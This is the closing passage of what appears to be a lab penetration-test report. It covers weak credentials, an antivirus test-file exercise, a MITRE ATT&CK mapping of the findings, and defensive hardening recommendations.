
This finding is particularly significant because weak credentials remain one of the most common causes of compromise in real-world environments.



The exercise also included strong password generation to demonstrate the difference between insecure default credentials and secure high-entropy passwords.

The contrast between these two conditions clearly shows why password policy remains a fundamental security control.

Even when software vulnerabilities are patched, poor authentication can still create serious risk.



10. Malware Analysis Simulation

A harmless antivirus test file was used to simulate malware detection behavior.

The purpose of this stage was not to execute malicious code, but to observe how antivirus and sandbox systems react to known harmless signatures.

The file triggered multiple antivirus detections exactly as expected. This confirmed that detection engines correctly recognize known test signatures.

When submitted to sandbox analysis, no harmful runtime behavior was observed because the file contains no actual malicious logic. No persistence, process injection, or suspicious outbound communication occurred.

This exercise demonstrates how malware-analysis systems distinguish between harmless signatures and real malicious behavior.



11. MITRE ATT&CK Mapping

Several activities performed during this assessment correspond directly to recognized MITRE ATT&CK techniques.

Exploitation of vulnerable exposed services maps to exploitation of public-facing applications because remote services were directly abused to obtain shell access.

Weak password discovery maps to brute-force credential abuse because insecure authentication enabled unauthorized login.

Reverse shell behavior maps to command execution because remote shell interaction enabled system command control.

MITRE mapping is important because it translates technical actions into standardized threat language used globally in cybersecurity operations.

12. Security Recommendations

Several recommendations emerge directly from the findings of this assessment.

Outdated services must be removed or upgraded because legacy software creates immediate exploitation opportunities.

Default credentials must never remain active because they reduce attacker effort dramatically.

Unnecessary services such as Telnet should be disabled because they expose insecure communication channels.

Regular vulnerability scanning should be combined with manual verification because scanners alone do not fully represent operational attack risk.

Network segmentation should be applied so that compromise of one system does not automatically expose others.

Authentication monitoring should detect repeated credential attempts and unusual remote shell behavior.

Security hardening must be continuous rather than reactive.



13. Conclusion

This assessment demonstrates how a poorly secured system can be compromised through multiple independent attack paths using publicly available offensive techniques.

The target machine exposed several weaknesses commonly found in insecure environments: outdated services, weak credentials, excessive service exposure, and limited hardening.

The engagement clearly shows that strong security depends not only on patching but also on disciplined operational security practices.

Even simple attack methods become highly effective when systems are neglected.

Most importantly, the exercise demonstrates that technical findings only become valuable when they are documented clearly and translated into actionable security improvements.



CYART

inquiry@cyart.io

www.cyart.io